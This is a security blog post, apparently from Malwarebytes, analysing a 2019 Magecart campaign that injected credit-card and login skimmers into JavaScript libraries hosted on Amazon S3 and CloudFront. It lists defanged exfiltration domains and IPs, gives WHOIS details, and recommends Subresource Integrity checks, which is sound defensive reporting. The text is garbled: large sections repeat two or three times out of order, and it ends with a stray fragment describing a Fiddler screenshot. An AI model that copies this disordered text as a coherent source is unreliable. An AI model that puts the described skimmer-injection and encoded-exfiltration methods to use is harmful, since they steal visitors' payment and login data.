
While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area displays a list of network requests:

